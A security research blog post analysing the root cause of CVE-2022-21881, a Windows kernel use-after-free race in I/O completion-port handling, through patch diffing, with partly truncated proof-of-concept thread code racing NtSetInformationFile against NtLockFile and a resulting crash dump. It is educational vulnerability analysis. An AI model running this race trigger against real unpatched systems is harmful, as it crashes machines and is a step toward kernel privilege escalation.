The Abyss Labs - A light in the abyss of reverse engineering About

Race against the Sandbox. Root cause analysis of a Tianfu Cup bug.


Aug 10, 2022

Introduction

On January 2022 Patch Tuesday Microsoft patched CVE-2022-21881, a Ntoskrnl bug used at Tianfu Cup 2021 to escape the Google Chrome sandbox. In this article we will focus only on the root cause of this bug, leaving any details for its further exploitation for a future blog post.

Understanding the patch

At least to my knowledge, there is no public information regarding this bug. The only information we have is that it could be a race condition (according Microsoft CVE description the attack complexity is set to High) and that the first vulnerable Windows version is Windows 8.1. For this reason, the only way to understand the root cause of this bug is to do some patch diffing and compare the ntoskrnl binaries before and after they have been patched. Time to fire up BinDiff to analyze the Microsoft's Patch!


5 / 5 Secondary Unmatched Functions

Address	Name	Type	Basic Blocks	Jumps	Instructions	Callers	Callees
00000001403E...	IopDecrementCompletionContextUsageCount	Normal	3	3	3	0	1
00000001403E...	IopIncrementCompletionContextUsageCountAndReadData	Normal	8	10	8	0	1
00000001403F...	FUN_1403fa3e0	Normal	1	2	1	1	1
00000001403F...	FUN_1403fa3e9	Normal	1	2	1	1	1
00000001406A...	NtSetInformationProcess	Normal	76	109	76	0	1


As we can see from the picture above, it seems that after the patch two new functions have been added: **IopDecrementCompletionContextUsageCount** and **IopIncrementCompletionContextUsageCountAndReadData**.

The names of these functions look pretty suspicious! It is plausible to assume that the bug consists in a Use After Free caused by a race condition because these functions' names sound like they are responsible for incrementing and decrementing an object's usage count. Let's check if we are right!

In the next steps we will understand how to trigger the bug and get a crash on a vulnerable system!

Identifying the bug class

We will now take a quick look at the **IopDecrementCompletionContextUsageCount** function.



In a nutshell, the function will dereference a pointer at offset 0xB0 of a non-identified structure and then decrement the value stored at offset 0x10. What is stored at offset 0xB0? Let's hit up Vergilius Project and just search for the keyword "COMPLETION_CONTEXT".

A positive result pops up: the *IO_COMPLETION_CONTEXT* structure, present also as field of the structure *FILE_OBJECT*.

_IO_COMPLETION_CONTEXT

Windows 10 | 2016 2009 20H2 (October 2020 Update) x64 | **Windows 10 | 2016 2104 21H1 (May 2021 Update) x64** | **Windows 10 | 2016 2110 21H2 (November 2021 Update) x64**

copy

```
//0x10 bytes (sizeof)
struct _IO_COMPLETION_CONTEXT
{
    VOID* Port;                                                             //0x0
    VOID* Key;                                                              //0x8
};
```

Used in

_FILE_OBJECT

Bingo! As we can see from the picture above, the *CompletionContext* is a member of the *FILE_OBJECT* structure at offset 0xB0.

copy


```
//0xd8 bytes (sizeof)
struct _FILE_OBJECT
{
    SHORT Type;                                                             //0x0
    SHORT Size;                                                             //0x2
    struct _DEVICE_OBJECT* DeviceObject;                                    //0x8
    struct _VPB* Vpb;                                                       //0x10
    VOID* FsContext;                                                        //0x18
    VOID* FsContext2;                                                       //0x20
    struct _SECTION_OBJECT_POINTERS* SectionObjectPointer;                  //0x28
    VOID* PrivateCacheMap;                                                  //0x30
    LONG FinalStatus;                                                       //0x38
    struct _FILE_OBJECT* RelatedFileObject;                                 //0x40
    UCHAR LockOperation;                                                    //0x48
    UCHAR DeletePending;                                                    //0x49
    UCHAR ReadAccess;                                                       //0x4a
    UCHAR WriteAccess;                                                      //0x4b
    UCHAR DeleteAccess;                                                     //0x4c
    UCHAR SharedRead;                                                       //0x4d
    UCHAR SharedWrite;                                                      //0x4e
    UCHAR SharedDelete;                                                     //0x4f
    ULONG Flags;                                                            //0x50
    struct _UNICODE_STRING FileName;                                        //0x58
    union _LARGE_INTEGER CurrentByteOffset;                                 //0x68
    ULONG Waiters;                                                          //0x70
    ULONG Busy;                                                             //0x74
    VOID* LastLock;                                                         //0x78
    struct _KEVENT Lock;                                                    //0x80
    struct _KEVENT Event;                                                   //0x98
    struct _IO_COMPLETION_CONTEXT* CompletionContext;                       //0xb0
    ULONGLONG IrpListLock;                                                  //0xb8
    struct _LIST_ENTRY IrpList;                                             //0xc0
    VOID* FileObjectExtension;                                              //0xd0
};
```

Let's now have a look at which functions have been modified after the patch in the picture below:

0.97	0.97	00000001...	NtTraceControl	Normal	00000001...	NtTraceControl	Normal	0	146	0	0	231	0
0.96	0.99	00000001...	IopCompleteRequest	Normal	00000001...	IopCompleteRequest	Normal	1	215	9	22	340	34
0.95	0.99	00000001...	CcMdlReadfin0	Normal	00000001...	CcMdlReadfin0	Normal	1	16	0	2	21	1
0.95	0.99	00000001...	CmpGlobalUnlockKeyForWrite	Normal	00000001...	CmpGlobalUnlockKeyFo...	Normal	0	15	1	1	20	2
0.92	0.98	00000001...	EtwpUpdatePeriodicCaptureState	Normal	00000001...	EtwpUpdatePeriodicCa...	Normal	0	28	1	7	38	8
0.91	0.99	00000001...	KiIsNXSupported	Normal	00000001...	KiIsNXSupported	Normal	1	6	0	2	6	1
0.89	0.94	00000001...	EtwpStopLoggerInstance	Normal	00000001...	EtwpStopLoggerInstance	Normal	0	25	1	2	35	8
0.89	0.99	00000001...	NtAlpcDeleteSectionView	Normal	00000001...	NtAlpcDeleteSectionView	Normal	2	11	0	4	15	3
0.84	0.95	00000001...	NtLockFile	Normal	00000001...	NtLockFile	Normal	5	53	8	20	68	28
0.81	0.93	00000001...	EtwpFreeLoggerContext	Normal	00000001...	EtwpFreeLoggerContext	Normal	5	57	8	25	73	38
0.80	0.99	00000001...	ExAcquireSpinLockExclusiveAtDpcLevel	Normal	00000001...	ExAcquireSpinLockExc...	Normal	0	19	1	1	29	3
0.79	0.96	00000001...	SendCaptureStateNotificationsWorker	Normal	00000001...	SendCaptureStateNot...	Normal	7	30	1	26	38	16
0.79	0.94	00000001...	IopXxxControlFile	Normal	00000001...	IopXxxControlFile	Normal	24	147	10	111	163	95
0.79	0.97	00000001...	IopReplaceCompletionPort	Normal	00000001...	IopReplaceCompletion...	Normal	0	14	1	1	21	4
0.73	0.91	00000001...	IopDeleteFile	Normal	00000001...	IopDeleteFile	Normal	5	27	6	27	25	35
0.31	0.98	00000001...	FUN_140403d01	Normal	00000001...	FUN_140403d01	Normal	0	1	9	2	0	13
0.31	0.98	00000001...	FUN_140404301	Normal	00000001...	FUN_140404301	Normal	0	1	9	2	0	13
0.28	0.62	00000001...	PeriodicCaptureStateTimerCallback	Normal	00000001...	PeriodicCaptureStat...	Normal	0	1	2		4	

Since we suspect the bug being a Use After Free somehow related to a IO_COMPLETION_CONTEXT object, we should first check if any of the patched functions is responsible for freeing or replacing a CompletionContext object.

The IopReplaceCompletionPort function caught our attention! Let's compare the vulnerable function with the patched one!



As we can notice in the picture above, in the patched version the function will check whether the value at offset 0x10 of the CompletionContext structure is zero before freeing the CompletionContext object at offset 0xB0 of the FILE_OBJECT structure. At the same time, the vulnerable function does not carry out this check! Our suspect of this bug being a Use After Free becomes more and more reasonable.

It's time to make a quick recap of what we've learned so far:

- We suspect with a high degree of certainty that the bug is a Use After Free.
- Microsoft's attack complexity assessment for this bug makes us think that it is a race condition.
- We assume we have found a way to trigger the free of the CompletionContext object by calling IopReplaceCompletionPort.

The next logical steps will be to understand how to allocate a CompletionContext for a FILE_OBJECT and how to call the IopReplaceCompletionPort to free this object. Let's start from the latter!

The only function IopReplaceCompletionPort gets called from is the NtSetInformationFile syscall. Before doing any reversing of this function, let's simply read the Microsoft's documentation about this function to speed up our analysis.

The most interesting parameter of this function is the FILE_INFORMATION_CLASS: Microsoft provides some examples of the possible values in its documentation.

FileReplaceCompletionInformation (61)	Change or remove the I/O completion port for the specified file handle. The caller supplies a pointer to a **FILE_COMPLETION_INFORMATION** structure that specifies a port handle and a completion key. If the port handle is non-NULL, this handle specifies a new I/O completion port to associate with the file handle. To remove the I/O completion port associated with the file handle, set the port handle in the structure to NULL. To get a port handle, a user-mode caller can call the **CreateIoCompletionPort** function.

The FileReplaceCompletionInformation value immediately caught our attention! The description of this FILE_INFORMATION_CLASS value helps us significantly: it explains both how to trigger the free of a CompletionContext object and how to create/assign it to a FILE_OBJECT!

More specifically, the API CreateIoCompletionPort is responsible for creating an I/O completion port and associate it with a specified file handle, while the NtSetInformationFile function can be used to free the associated COMPLETION_CONTEXT object by setting the port handle field of the FILE_COMPLETION_INFORMATION structure to NULL and choosing the value FileReplaceCompletionInformation as FILE_INFORMATION_CLASS.

We must keep in mind that this vulnerability is not a "simple" Use After Free, but a Use After Free caused by a race condition. This implies that in order to cause a BSOD it is needed to create at least two racing threads running concurrently, which will keep on attempting to trigger the vulnerability. One of these threads will be responsible for freeing the target COMPLETION_CONTEXT object stored at offset 0xB0 of the FILE_OBJECT, while the other one will have to trigger the usage of the COMPLETION_CONTEXT object freed by the other racing thread.

We now know how to associate a COMPLETION_CONTEXT object to a file and how to free it. Armed with this knowledge, it's time to start planning our next steps. As a quick recap, we have found a way to allocate, assign to FILE_OBJECT structure and free our vulnerable COMPLETION_CONTEXT object. To put it simple, we have a solid understanding of how to free the CompletionContext field of the FILE_OBJECT and how to assign it to a FILE_OBJECT. Since we will keep trying to free the target object multiple times, we will have to trigger the creation of a new COMPLETION_CONTEXT object after having freed the original one because we will carry out multiple attempts to trigger the BSOD!

Our POC will rely on the creation of two concurring threads:

- Thread 1 will keep creating and freeing an I/O completion port for a file handle by calling CreateIoCompletionPort (allocate) and NtSetInformationFile (free) in an infinite loop
- Thread 2 will need to trigger the usage of an already freed COMPLETION_CONTEXT in an infinite loop.

The last part of our journey will consist in triggering a BSOD. In other words, we now need to understand where the "freed by another racing thread" COMPLETION_CONTEXT object is actually used, understand how to trigger its usage and call the needed API from Thread 2!

Before starting tackling this problem, let's have a look at the code for Thread 1.

```
void thread1()
{
        while(true)
        {
        NTSTATUS status = ntSetInformationFile(hFile,(ULONG_PTR)&io_dummy,&fileIr

        if(status != 0)
        {
                CreateIoCompletionPort(hFile,0,0,0);

        }

        };


}
```

The thread will continuously free the COMPLETION_CONTEXT object of the target file handle (defined as a global variable and initialized in the main function along with the initial COMPLETION_CONTEXT) by calling the NtSetInformationFile with FILE_INFORMATION_CLASS set as FileReplaceCompletionInformation (0x3D or 61 in decimal) and associate a new COMPLETION_CONTEXT object to the file handle by calling the CreateIoCompletionPort API. This is needed because we will need multiple attempts to trigger the BSOD!

The "Use" after the "Free"

Let's now have a look at the xrefs to the IopDecrementCompletionContextUsageCount and IopIncrementCompletionContextUsageCountAndReadData functions:

- IopCompleteRequest
- IopXxxControlFile
- NtLockFile


Why should we look at this information? If we remember our quick analysis of the patched IopReplaceCompletionPort function, the COMPLETION_CONTEXT object gets freed only if the usage count of the object is set to zero. In order to understand where the "use" of freed object happens, it is enough to look at the functions which will increase the usage count of the object to avoid it being freed by another object while being used! As we can see, there are three functions which increase the usage count of the target object. Which one should we choose? In this phase of the learning process, our goal should be to trigger the crash as soon as possible in order to be sure whether our assumptions regarding the root cause of this bug are correct or not. For this reason, we will choose to trigger the bug by calling the NtLockFile syscall. Understanding the optimal code path to successfully exploit this bug is a topic for another post, in which we will focus on actually turning this bug into something more interesting than a mere BSOD.

Why did we choose the NtLockFile function?

- It is a syscall so we will not need to invest time into understanding how to trigger the code path responsible for calling the vulnerable function
- It is the smallest function of the vulnerable ones!

We will now need to understand where and how the CompletionContext (stored at offset 0xB0 of the FILE_OBJECT structure) is used by the NtLockFile function!

The NtLockFile will first verify whether the CompletionContext is set to null or not as we can see in the picture below:



If it is not set to NULL, it will dereference its *Port* and *Key* values and pass them as parameters to the function *IoSetIoCompletion*.

Where is the vulnerability? There is no usage count being set in the vulnerable version of this function. This implies that if a context switch happens after the pointer to the CompletionContext has already been loaded into the RCX register and has passed the *test rcx,rcx* instruction check, the CompletionContext object can be freed by another racing thread being executed after the context switch! When the scheduler will resume the thread executing the NtLockFile function the CompletionContext pointer loaded in the RCX will point to freed memory. In other words a Use After Free!

This is the reason why the patched IopReplaceCompletionPort allows the CompletionContext to be freed only when its usage count is set to zero! To cause a crash we will simply have to create a racing thread which will run concurrently with Thread1 (responsible for freeing the CompletionContext). The thread will keep calling the NtLockFile function (and NtUnlockFile, since the file will be locked and we will need to keep locking and unlocking it until we hit the race window and BSOD).

The code for Thread2 will look like this:

```
LARGE_INTEGER x = {0};
```

```
LARGE_INTEGER y = {0};

void thread2()
{
        while(true)
        {
                y.LowPart = 0x1;
                NTSTATUS status = ntLockFile(hFile,0,(ULONG_PTR)1,(PVOID)2,(ULON

                if(status != 0){
                        ntUnlockFile(hFile,(ULONG_PTR)&io_dummy,&x,&y,0);

                }


        };


}
```

Let's now enjoy our kernel BSOD in the picture below:

```
WRITE_ADDRESS:  0000000000073ca4

PROCESS_NAME:  TianfuBug.exe

TRAP_FRAME:  ffffb2053d1c4710 -- (.trap 0xffffb2053d1c4710)
NOTE: The trap frame does not contain all registers.
Some register values may be zeroed or incorrect.
rax=0000000000000000 rbx=0000000000000000 rcx=0000000000073ca4
rdx=ffffdf0557d8d510 rsi=0000000000000000 rdi=0000000000000000
rip=fffff80463a80d9f rsp=ffffb2053d1c48a0 rbp=0000000000000000
 r8=0000000000000000  r9=0000000000000f00 r10=ffffdf054ca02000
r11=ffffb2053d1c4800 r12=0000000000000000 r13=0000000000000000
r14=0000000000000000 r15=0000000000000000
iopl=0         nv up ei pl zr na po nc
nt!KiAcquireKobjectLockSafe+0xf:
fffff804`63a80d9f f00fba2907      lock bts dword ptr [rcx],7 ds:00000000`00073ca4=????????
Resetting default scope

STACK_TEXT:
ffffb205`3d1c3e28 fffff804`63cc2422 : 00000000`00073ca4 00000000`00000003 ffffb205`3d1c3f90 fffff804`63b36b20 : nt!DbgBreakPointWithStatus
ffffb205`3d1c3e30 fffff804`63cc1b12 : 00000000`00000003 ffffb205`3d1c3f90 fffff804`63bee960 00000000`0000000a : nt!KiBugCheckDebugBreak+0x12
ffffb205`3d1c3e90 fffff804`63bda327 : ffffffff`ffffffff ffffb205`3d1c4690 00000000`00073ca4 fffff804`65737001 : nt!KeBugCheck2+0x952
ffffb205`3d1c4590 fffff804`63bec0e9 : 00000000`0000000a 00000000`00073ca4 00000000`00000002 00000000`00000001 : nt!KeBugCheckEx+0x107
ffffb205`3d1c45d0 fffff804`63be842b : 00000000`00000000 00000000`00000000 ffffb205`3d1c4720 ffffb205`3d1c4720 : nt!KiBugCheckDispatch+0x69
ffffb205`3d1c4710 fffff804`63a80d9f : ffffdf05`54444080 00000000`00000000 00000000`0249f5b4 00000000`00000000 : nt!KiPageFault+0x46b
ffffb205`3d1c48a0 fffff804`63a1cfed : 00000000`00073ca4 fffff804`62d3d180 ffffdf05`4dbcfd60 fffff804`63f20100 : nt!KiAcquireKobjectLockSafe+0xf
ffffb205`3d1c48d0 fffff804`63ab34ce : 00000000`00000002 ffffdf05`57d8d510 00000000`00000002 00000000`00000000 : nt!KeInsertQueueEx+0x9d
ffffb205`3d1c4940 fffff804`640f6526 : ffffdf05`55e05d00 ffffb205`3d1c4b80 00000000`00000000 ffffb205`3d1c4aa8 : nt!IoSetIoCompletionEx2+0x56
ffffb205`3d1c4970 fffff804`641dd565 : ffffdf05`55e05d00 ffffdf05`55e05d01 00000000`00000000 ffffdf05`53c2e9c0 : nt!IoSetIoCompletion+0x26
ffffb205`3d1c49c0 fffff804`63bebb15 : ffffdf05`55256080 000000bf`76effba8 00000000`00000001 00000000`00000002 : nt!NtLockFile+0x178385
ffffb205`3d1c4a90 00007ff9`e193e154 : 00007ff7`25db10ac cccccccc`cccccccc cccccccc`cccccccc cccccccc`cccccccc : nt!KiSystemServiceCopyEnd+0x25
000000bf`76effb88 00007ff7`25db10ac : cccccccc`cccccccc cccccccc`cccccccc cccccccc`cccccccc cccccccc`cccccccc : ntdll!NtLockFile+0x14
000000bf`76effb90 cccccccc`cccccccc : cccccccc`cccccccc cccccccc`cccccccc cccccccc`cccccccc 00007ff7`25db9150 : TianfuBug+0x10ac
000000bf`76effb98 cccccccc`cccccccc : cccccccc`cccccccc cccccccc`cccccccc 00007ff7`25db9150 00007ff7`25db9380 : 0xcccccccc`cccccccc
000000bf`76effba0 cccccccc`cccccccc : cccccccc`cccccccc 00007ff7`25db9150 00007ff7`25db9380 00007ff7`25db9388 : 0xcccccccc`cccccccc
000000bf`76effba8 [illegible] : [illegible] 00007ff7`25db9380 [illegible] 00000000`00000000 : 0xcccccccc`cccccccc
000000bf`76effbb0 00007ff7`25db9150 : 00007ff7`25db9380 00007ff7`25db9388 00000000`00000000 cccccccc`cccccc01 : 0xcccccccc`cccccccc
000000bf`76effbb8 00007ff7`25db9380 : 00007ff7`25db9388 00000000`00000000 cccccccc`cccccc01 cccccccc`cccccc01 : TianfuBug+0x9150
000000bf`76effbc0 00007ff7`25db9388 : 00000000`00000000 cccccccc`cccccc01 cccccccc`cccccc01 cccccccc`c0000055 : TianfuBug+0x9380
000000bf`76effbc8 00000000`00000000 : cccccccc`cccccc01 cccccccc`cccccc01 cccccccc`c0000055 cccccccc`cccccccc : TianfuBug+0x9388

SYMBOL_NAME:  nt!KiAcquireKobjectLockSafe+f
```


The NtLockFile function will pass the values from the freed COMPLETION_CONTEXT object to the IoSetIoCompletion function, which will then access an invalid memory area and trigger a BSOD!

Conclusions

Congratulations to SorryMyBad for finding and exploiting this bug! As already stated before, the goal of this blog post is to show the readers how to understand the root cause of a bug by just looking at its patch. I do not think that calling NtLockFile is actually the right way to exploit this bug: the race window is too tiny to be feasible to reclaim the freed memory in a meaningful way before it will be used by the vulnerable function.

In my personal opinion, the only viable code path to trigger this bug is from the IopCompleteRequest function: the race window is much wider and I have seen interesting locking points which could make the exploitation of this bug easier.

I will try to exploit this bug in the next days and publish my findings in a new blog post. Stay tuned!